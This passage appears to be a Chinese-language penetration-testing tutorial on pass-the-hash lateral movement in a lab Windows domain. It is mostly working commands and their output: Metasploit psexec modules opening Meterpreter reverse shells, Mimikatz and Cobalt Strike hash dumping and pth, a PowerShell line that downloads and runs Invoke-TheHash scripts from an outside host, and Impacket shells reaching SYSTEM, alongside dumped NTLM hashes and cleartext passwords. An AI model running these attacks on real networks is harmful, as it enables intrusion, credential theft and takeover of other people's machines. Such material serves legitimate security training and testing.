   RHOSTS                10.10.10.201                                                                     yes
ile with syntax 'file:<path>'
   RPORT                 445                                                                              yes
   SERVICE_DESCRIPTION                                                                                    no
y listing
   SERVICE_DISPLAY_NAME                                                                                   no
   SERVICE_NAME                                                                                           no
   SHARE                 ADMIN$                                                                           yes
$,C$, ... ) or a normal read/write folder share
   SMBDomain             de1ay                                                                            no
   SMBPass               f67ce55ac831223d064010d8eaa2a273:d72c9b6670e05b0fb0ba01ff546776ab                 no
   SMBUser               administrator                                                                    no


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.78.117   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

```
msf5 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.78.117:4444
[*] 10.10.10.201:445 - Connecting to the server ...
[*] 10.10.10.201:445 - Authenticating to 10.10.10.201:445|de1ay as user 'administrator' ...
[*] 10.10.10.201:445 - Selecting PowerShell target
[*] 10.10.10.201:445 - Executing the payload ...
[+] 10.10.10.201:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (176195 bytes) to 192.168.78.59
[*] Meterpreter session 9 opened (192.168.78.117:4444 → 192.168.78.59:55122) at 2020-11-09 00:26:13 -0500

meterpreter > 
```

psexec_psh

```
1  支持对一个网段进行PTH进行验证的模块
2  exploit/windows/smb/psexec_psh
3
4  msf5 > use exploit/windows/smb/psexec_psh
5  msf5 exploit(windows/smb/psexec_psh) > set rhosts 192.168.1.52
6  msf5 exploit(windows/smb/psexec_psh) > set smbuser
   administrator
7  msf5 exploit(windows/smb/psexec_psh) > set smbpass
   aad3b435b51404eeaad3b435b51404ee:579110c49145015c47ecd267657d3
   174
8  msf5 exploit(windows/smb/psexec_psh) > run
```

```
msf5 exploit(windows/smb/psexec_psh) > options

Module options (exploit/windows/smb/psexec_psh):

   Name                  Current Setting                                                 Required  Description
   ----                  ---------------                                                 --------  -----------
   DryRun                false                                                           no        Prints the powershell command that would be used
   RHOSTS                192.168.1.52                                                    yes       The target host(s), range CIDR identifier, or hosts file with s
yntax 'file:<path>'
   RPORT                 445                                                             yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                                                                   no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                                                                  no        The service display name
   SERVICE_NAME                                                                          no        The service name
   SMBDomain             .                                                               no        The Windows domain to use for authentication
   SMBPass               aad3b435b51404eeaad3b435b51404ee:579110c49145015c47ecd267657d3174  no        The password for the specified username
   SMBUser               administrator                                                   no        The username to authenticate as


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(windows/smb/psexec_psh) > run

[*] Started reverse TCP handler on 192.168.1.227:4444
[*] 192.168.1.52:445 - Executing the payload...
[+] 192.168.1.52:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (176195 bytes) to 192.168.1.52
[*] Meterpreter session 2 opened (192.168.1.227:4444 -> 192.168.1.52:60114) at 2020-07-19 03:13:43 -0400

meterpreter > help
```


Mimikatz Hash传递攻击

当我们获得了内网中一台主机的NTLM哈希值，我们可以利用mimikatz对这个主机进行哈希传递攻击，执行命令成功后将会反弹回cmd

```
mimikatz.exe "privilege::debug" "sekurlsa::pth
/user:administrator /domain:192.168.78.67
/ntlm:579110c49145015c47ecd267657d3174" exit
```


在弹出的cmd中，我们还可以直接连接该主机，还可以查看目录文件等操作


```
net use \\192.168.1.170\c$
dir \\192.168.1.170\c$
copy 1.exe \\192.168.1.170\c$
net use h: \\192.168.1.170\c$
```





CobaltStrike Hash传递攻击

- 工作组



192.168.1.52 169.254.26.15 nathan * DESKTOP-3973L2R
192.168.1.52 169.254.26.15 nathan DESKTOP-3973L2R
Interact
Access
Explore
Pivoting
Spawn
Session
Dump Hashes
Elevate
Golden Ticket
Make Token
One-liner
Run Mimikatz
Spawn As



Event Log X
Beacon 169.254.26.15@8352 X
Beacon 169.254.26.15@8236 X
Credentials X
beacon> hashdump
[*] Tasked beacon to dump hashes
[+] host called home, sent: 82501 bytes
[+] received password hashes:
admin:1005:aad3b435b51404eeaad3b435b51404ee:209c6174da490caeb422f3fa5a7ae634:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:579110c49145015c47ecd267657d3174:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:823893adfad2cda6e1a414f3ebdf58f7:::
nathan:1001:aad3b435b51404eeaad3b435b51404ee:579110c49145015c47ecd267657d3174:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:69a8fa1c7cae069e6db34a4c4c816a31:::



address
name
note
192.168.1.40
192.168.1.52
192.168.1.60
192.168.1.85
192.168.1.87
192.168.1.91
192.168.1.100
192.168.1.101
MINGY-PC
192.168.1.104
Jump
Scan
Services
Host
psexec
psexec64
psexec_psh
ssh
ssh-key
winrm
winrm64


address
name
note
192.168.1.40
192.168.1.52
DESKTOP-3973L2R
Event Log X
Beacon 169.254.26.15@8352 X
Beacon 169.254.26.15@8236 X
Credentials X
beacon> rev2self
[*] Tasked beacon to revert token
beacon> pth DESKTOP-3973L2R\Administrator 579110c49145015c47ecd267657d3174
[+] host called home, sent: 31 bytes
[*] Tasked beacon to run mimikatz's sekurlsa::pth /user:Administrator /domain:DESKTOP-3973L2R /ntlm:579110c49145015c47ecd267657d3174 /run:"%COMSPEC% /c echo 49a289bdfbc > \\.\pipe\c951c5" command
beacon> jump psexec DESKTOP-3973L2R http
[*] Tasked beacon to run windows/beacon_http/reverse_http (172.26.2.28:800) on DESKTOP-3973L2R via Service Control Manager (\\DESKTOP-3973L2R\ADMIN$\2cc2f29.exe)
[+] host called home, sent: 750671 bytes
[+] Impersonated DESKTOP-3973L2R\nathan
[+] received output:
user : Administrator
domain : DESKTOP-3973L2R
program : C:\WINDOWS\system32\cmd.exe /c echo 49a289bdfbc > \\.\pipe\c951c5
impers. : no
NTLM : 579110c49145015c47ecd267657d3174
| PID 17432
| TID 17520
| LSA Process is now R/W
| LUID 0 ; 158170342 (00000000:096d7ce6)
_ msv1_0 - data copy @ 00000215952D9290 : OK !

- 域


Cobalt Strike View Attacks Reporting Help CrossC2
address
name
10.10.10.10
DC
10.10.10.80
WEB
10.10.10.201
PC
Jump
SYSTEM *@2900
SYSTEM *@2872
Scan
Services
Host
psexec
psexec64
psexec_psh
ssh
ssh-key
winrm
winrm64
Event Log X
user
realm
mssql
DE1AY
Administrator
DE1AY
de1ay
WEB
mssql
DE1AY.COM
Guest
WEB
mingy
1qaz@WSX
127.0.0.1
Administrator
161cff084477fe596a5db81874498a24
WEB
mssql
1qaz@WSX
DE1AY
Administrator
d72c9b6670e05b0fb0ba01ff546776ab
DE1AY
Administrator
1qaz@WSX
WEB
administrator
1qaz@WSX3e
DE1AY
administrator
1qaz@WSX3e
DE1AY.COM


psexec
user
password
realm
note
Administrator
161cff084477fe...
WEB
mssql
1qaz@WSX
DE1AY
Administrator
d72c9b6670e05...
DE1AY
Administrator
1qaz@WSX
WEB
administrator
1qaz@WSX3e
DE1AY
administrator
1qaz@WSX3e
DE1AY.COM
User:
Administrator
Password:
d72c9b6670e05b0fb0ba01ff546776ab
Domain:
DE1AY
Listener:
http
Session:
SYSTEM * via 10.10.10.201@2900
Use session's current access token
Launch
Help



Powershell Hash传递攻击

使用已知管理员hash，批量撞指定网段机器，此方式同时适用于工作组和域环境。

需要同时加载Invoke-WMIExec.ps1、Invoke-TheHash.ps1

> https://github.com/Kevin-Robertson/Invoke-TheHash


- 加载脚本

```
powershell -exec bypass
Import-Module .\Invoke-WMIExec.ps1
Import-Module .\Invoke-TheHash.ps1

powershell -exec bypass
IEX (New-Object Net.WebClient).DownloadString('http://192.168.3.86:8000/Invoke-WMIExec.ps1');
IEX (New-Object Net.WebClient).DownloadString('http://192.168.3.86:8000/Invoke-TheHash.ps1');
```

```
Invoke-TheHash -Type WMIExec -Target 192.168.1.0/24 -Username administrator -Hash 579110c49145015c47ecd267657d3174
```


- 利用已有管理员hash，批量撞指定网段机器

```
工作组：
PS C:\Users\Administrator> Invoke-TheHash -Type WMIExec -Target 192.168.1.0/24 -Username administrator -Hash b4e535a9bb56bcc084602062c9e2a9d4

域：
PS C:\Users\Administrator> Invoke-TheHash -Type WMIExec -Target 10.10.10.0/24 -Domain de1ay -Username administrator -Hash e1c61709dffcf154ac9d77b5024f6d10
```



Impacket Hash传递攻击

```
命令执行：
python2 wmiexec.py -hashes aad3b435b51404eeaad3b435b51404ee:579110c49145015c47ecd267657d3174 administrator@192.168.1.52 "whoami"

反弹shell：
python2 smbexec.py -hashes aad3b435b51404eeaad3b435b51404ee:579110c49145015c47ecd267657d3174 administrator@192.168.1.52
```



```
C:\Users\MINGY\Desktop\impacket\examples>python2 smbexec.py -hashes aad3b435b51404eeaad3b435b51404ee:57
9110c49145015c47ecd267657d3174 administrator@192.168.1.52
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[!] Launching semi-interactive shell - Careful what you execute
C:\WINDOWS\system32>help

Documented commands (type help <topic>):
========================================
help

Undocumented commands:
======================
CD  cd  exit  shell

C:\WINDOWS\system32>whoami
nt authority\system

C:\WINDOWS\system32>dir c:\
 驱动器 C 中的卷是 Windows
 卷的序列号是 AE4E-0D3A

 c:\ 的目录

2019/08/19  10:12    <DIR>          HP_LaserJet_Pro_MFP_M426-M427
2020/07/06  10:21    <DIR>          inetpub
2018/03/07  19:20    <DIR>          Intel
2020/06/10  14:50    <DIR>          metasploit
2020/05/09  18:44    <DIR>          OVA
2020/05/14  19:26    <DIR>          PerfLogs
2020/07/13  12:12    <DIR>          Program Files
2020/06/15  13:28    <DIR>          Program Files (x86)
2020/06/18  13:39    <DIR>          Users
2020/07/19  17:40    <DIR>          Windows
2020/07/19  17:43                 0 __output
               1 个文件              0 字节
              10 个目录 41,222,492,160 可用字节
```